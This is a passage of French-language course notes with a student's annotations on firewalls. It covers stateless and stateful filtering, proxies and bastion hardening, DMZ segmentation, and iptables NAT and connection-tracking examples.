  - Le pare-feu ne transmet que les paquets qui respectent les règles de filtrage implémentées dans la configuration du pare-feu



Exemple de pare-feu avec deux cartes réseau :

- Interface externe
- Interface interne

Un pare-feu peut avoir plus de deux cartes réseau

# Différents types de pare-feu

- Selon l'implémentation
  - Matériel
    - Pare-feu filtrant
    - Parfois intégré dans le routeur
    - « Network appliances »
      - Combine d'autres fonctionnalités
  - Logiciel
    - Serveur pare-feu dédié
    - Pare-feu client ou personnel
- Selon les fonctionnalités
  - Filtrage statique
  - Filtrage dynamique
  - Pare-feu applicatif
  - Pare-feu filtrant
  - Serveur mandataire (proxy)

router filtrant permet des fonctions de filtrage simple sur les adresse IP ou les ports.

pare-feu permet de moniturer et controler le traffic 2 directions avec les politiques de sécurité pré-établi par l'organisation peut analyser contenu des paquets et faire du NAT pour cacher adresse IP privée

# Pare-feu statique

- Principes de fonctionnement
  - Examine paquet par paquet
    - filtrage paquet par paquet
    - ne tient pas compte de l'état de la connection
- On parle aussi de pare-feu sans état (**stateless**)
  - Le pare-feu statique ne conserve pas d'information sur l'état
- Le pare-feu inspecte les paquets réseau en se basant sur les informations de l'en-tête du paquet
- La pare-feu prend un décision (**pass, block, log**) en fonction des règles de la politique de sécurité

# Pare-feu statique

- La décision de filtrage dépend uniquement des données des **couches 2, 3 et 4**
  - Adresse IP source/destination
  - Port source/destination
  - Type de protocole utilisé (TCP/UDP/ICMP)
  - Signalisation du paquet (SYN, ACK)
  - Adresses MAC
  - Etc.
- Peut être implémenté en logiciel (ex : IPtables) ou matériel (ex : routeur Cisco)

checkpoint, fortunette,  
johnnyper

# Pare-feu dynamique

- Principes de bases
  - Examine paquet par paquet, mais essaie d'établir des relations entre paquets
    - UDP
      - Associe le paquet avec d'autre paquets sur mêmes ports et adresses
      - En général, permet seulement des réponses si requêtes originales venant d'adresses internes
    - TCP
      - Garde l'information sur état et direction de la session TCP
      - Regarde en plus les flags TCP pour déterminer si hors-protocole
    - Applications qui changent de port (e.g. FTP)
      - Suit et autorise les ports éphémères utilisés par les applications
        - FTP dynamique port pour réponse différent de port pour initier la connection suivie par pare-feu dynamique pour détecter les attaques par spoofing


- Ces pare-feu sont limités aux couches 2 à 4 du modèle OSI ne regarde pas info de la couche 7 applicative
  - Pas de connaissance de l'état de la connexion au niveau applicatif
  - Usurpation de port
- Plusieurs attaques passent par les ports ouverts
  - Injection SQL attaque de couche applicative
  - Attaques de force brute
- En augmentant l'intelligence d'un pare-feu pour interpréter les protocoles applicatifs on peut obtenir une meilleure analyse du trafic
  - Pare-feu applicatif
  - Serveur mandataire ou « proxy »



# Proxy


proxy permet filtrage au niveau de couche 7 applicative

- Le proxy est une implémentation particulière de pare-feu couche 7 fait du NAT translation d'adresse IP visible de l'extérieur du réseau
- Le proxy peut s'interposer pour faire de l'inspection et du blocage pare-feu à état peuvent aussi faire NAT
- Le proxy camoufle l'adressage interne
  - L'extérieur voit uniquement le proxy



# Proxy

- Besoin de définir un proxy par protocole analysé
  - Le démon associé au proxy s'active lorsque la communication est détectée
  - Le proxy peut faire du DPI (Deep Packet Inspection)
    - Intéressant pour la sécurité mais coûteux en performance



# Configuration sécuritaire du proxy

- plus protégé que les autres machines du réseau

## Principes de bastionnage

1. Exécuter une version sécurisée du système d'exploitation
2. Installer uniquement les services nécessaires pour l'administration réseau
3. Configurer chaque proxy pour assurer un sous-ensemble nécessaire des commandes du standard de l'application
4. Concevoir chaque module de proxy de façon minimale et sécurisée
5. Chaque proxy doit journaliser le trafic, chaque connexion et la durée de chaque connexion
6. Chaque proxy est indépendant des autres proxies
7. Chaque proxy s'exécute comme un usager non privilégié dans un répertoire privé et sécurisé

[proxy mode usager](#)

[Linux architecture modulaire](#)  
[recompiler un noyau nécessaire](#)  
[en sélectionnant que les modules](#)  
[nécessaire pour la machine bastion](#)


# DMZ

zone démilitarisée DMZ

- Pour augmenter la flexibilité d'un pare-feu, on segmente le réseau
 

segmenter réseau en plusieurs sous-réseaux de sensibilité différentes
- Un attaquant qui compromet une machine dans un segment doit travailler aussi fort pour compromettre une machine dans un autre segment
- Une zone spécialisée bâtie pour exposer des services sur Internet est appelée zone démilitarisée (DMZ)

**un sous-réseau contrôlé par hacker nécessite d'autres attaques pour prendre le contrôle des autres sous-réseaux**




# Zone démilitarisée (DMZ)

- Objectif
  - Permettre de fournir des services de ou vers l'extérieur du réseau interne, tout en protégeant celui-ci
- Principe de base
  - Créer une zone intermédiaire où se trouve les services strictement nécessaires
  - Protégé par un pare-feu/passerelle
  - Isolé du réseau interne par un pare-feu/passerelle

mettre des service à l'extérieur du réseaux  
avec DMZ

pare-feu externe filtre traffic entre internet  
et DMZ

pare-feu interne filtre traffic entre DMZ  
et réseau interne



# Zone démilitarisée (DMZ)

- Avec une DMZ, on peut raffiner les règles de filtrage
  - Accepter les connexions entrantes uniquement vers la DMZ
  - Refuser les connexions (indésirables) en provenance de l'intérieur
  - Refuser les connexions à partir des serveurs vers l'intérieur
- Permet de faire la séparation des zones en fonction des risques
- Le concept de segmentation peut être utilisé pour isoler d'autres types de zones à risques
  - Zone sans-fil
  - Zone partenaires
  - Serveurs de test

rare que serveur dans DMZ  
initialise connection vers le  
réseau interne

ex: utilisateur connection WIFI les séparer  
du réseau interne avec DMZ,  
organisation partenaire avec accès par  
organisation les séparer avec une DMZ

# Services typiques dans une DMZ


- Services fournis à l'extérieur
  - Serveur DNS (pour adresses DMZ seulement)
  - Serveur SMTP
  - Serveur Web
  - Passerelle VPN
- Services fournis à l'intérieur
  - Serveur mandataire Web
  - M-à-j des fichiers du serveur Web
  - Connexion avec serveur SMTP interne
  - Connexion entre serveur Web et serveur de BD

# NetFilter / IpTables

- NetFilter
  - Firewall stateful sous LINUX
  - Logiciel Open Source
  - Première version en 1998
- IpTables langage pour liste contrôle accès de NetFilter
  - Module de NetFilter qui permet d'écrire et de gérer les ACLs
  - Module réalisant le filtrage de paquets (noyaux LINUX  $\geq 2.4$ )

# NetFilter / IpTables

- Deux modes de fonctionnement (1/2)
- Pare-feu réseau : Les paquets qui arrivent sur le pare-feu sont filtrés et transmis à la destination s'il sont acceptés par le pare-feu



cas 2 zones internes et externes  
installé sur machine équipé  
de 2 interfaces réseaux


filtrer traffic entre 2 ou plusieurs zones

# NetFilter / IpTables

- Deux modes de fonctionnement (2/2)
- Pare-feu personnel : Le pare-feu est associé à un ordinateur hôte et filtre le trafic qui arrive et qui sort de cet ordinateur

Netfilter par défaut filtre seulement traffic input

firewall personnel filtre le traffic entrant et sortant d'une machine spécifique




# NetFilter / IpTables

POSTROUTING : It is typically used to modify the source IP address of outgoing packets in order to hide the original sender of the packet or to translate a private IP address into a public one.

- Les ACLs sont associées à des chaines
  - 5 chaines prédéfinies
  - Possibilité de définir de nouvelles chaines

PREROUTING : It is typically used to modify the destination IP address of incoming packets in order to redirect them to a different network device or IP address.




permet translation  
d'adresse avec  
Netfilter

firewall personnel

# NetFilter / IpTables


politique par défaut  
fermé = jette paquet  
ouvert = accepte paquet

- Filtrage des paquets IP, TCP, UDP ou ICMP
- Spécification de règles pour le rejet ou l'acceptation de paquets
- Règles traitées de manière séquentielle : Le paquet sort dès qu'il rencontre une règle qui peut lui être appliquée



# NetFilter / IpTables

- Fonctionnalités NAT de NetFilter



- Modification de la destination du paquet avant le routage (paquet reçu de l'extérieur)

```
iptables -t nat -A PREROUTING -d 140.77.13.2 --dport 80 -i eth0 -j DNAT -to-
destination 192.168.0.2:80      rediriger paquet à cette IP
```

- Modification de la source du paquet après le routage faire translation d'adresse (paquet émis à partir du réseau privé)

```
iptables -t nat -A POSTROUTING -s 192.168.0.2 -i eth1 -j SNAT 140.77.13.2
la réponse du server
                                remplacer adr privée par adr public
                                faire translation d'adresse
                                adresse du serveur web
                                sortir sur eth1
                                translation d'adresse
```

# NetFilter / IpTables

- Suivi des connexions

[États des connections](#)

- Quatre états possibles pour une connexion
  - NEW. Nouvelle connexion établie
  - ESTABLISHED. La connexion analysée est déjà établie
  - RELATED. La connexion est en relation avec une connexion déjà établie (ftp-data par exemple)  
reçoit requête TCP et serveur répond avec UDP
  - INVALID. Le paquet reçu n'appartient à aucune des trois catégories précédentes.
- Exemples :
  - Autoriser le routeur à relayer tous les paquets reçus concernant de nouvelles connexions sur le port 22

```
iptables -A FORWARD -p tcp -i eth0 -dport 22 –sport 1024:65535 -m state -state NEW -j ACCEPT
```

# Focus sur le filtrage à états

- Tous les pare-feu à états doivent utiliser une table interne de sessions pour suivre l'état des paquets traversant le pare-feu
- Exemple pour une connexion TCP

TCP SYN Packet paquet envoyé au serveur							
Packet	Prot	Src-IP	Dst-IP	SP	DP	SYN	ACK
Packet#1	TCP	192.168.1.3	192.168.2.2	2235	80	1	0

Session Table entry after receiving the SYN packet

TCP Connection	Prot	Src-IP	Dst-IP	SP	DP	Connection State	Timeout
Connection#1	TCP	192.168.1.3	192.168.2.2	2235	80	SYN_RCVD	Half Open connection, default 10s

connection moitié ouverte

Session Table entry after completing the three-way hand shaking

TCP Connection	Prot	Src-IP	Dst-IP	SP	DP	Connection State	Timeout
Connection#1	TCP	192.168.1.3	192.168.2.2	2235	80	ESTABLISHED	Full connection, default 3600s

connection établie

State  
NEW

State  
ESTABLISHED

# Focus sur le filtrage à états

- Avantage de la table de session
  - Lorqu'un pare-feu à état reçoit un paquet, il va seulement regarder s'il y a une session établie correspondant à ce paquet dans la table de session
  - Dans ce cas, le paquet sera accepté sans consulter les ACLs
  - Le filtrage est beaucoup plus rapide dans ce cas

Si connection établit pare-feu  
regarde si connection dans table  
de session ne vérifie pas les ACL  
laisse paquets passer

# Focus sur le filtrage à états

- Les pare-feu à états permettent aussi le suivi des connexions UDP
  - Même si UDP est un protocole sans état
  - S'il y a une ACL qui autorise un paquet UDP, la pare-feu insère une nouvelle entrée dans la table de session
  - Tout paquet entre la source et la destination correspondant au ports spécifiés pourra traverser le pare-feu dans les deux sens tant que le timeout n'est pas atteint
  - Le Timeout est une option configurable (la valeur par défaut en général de 2mn)

**State  
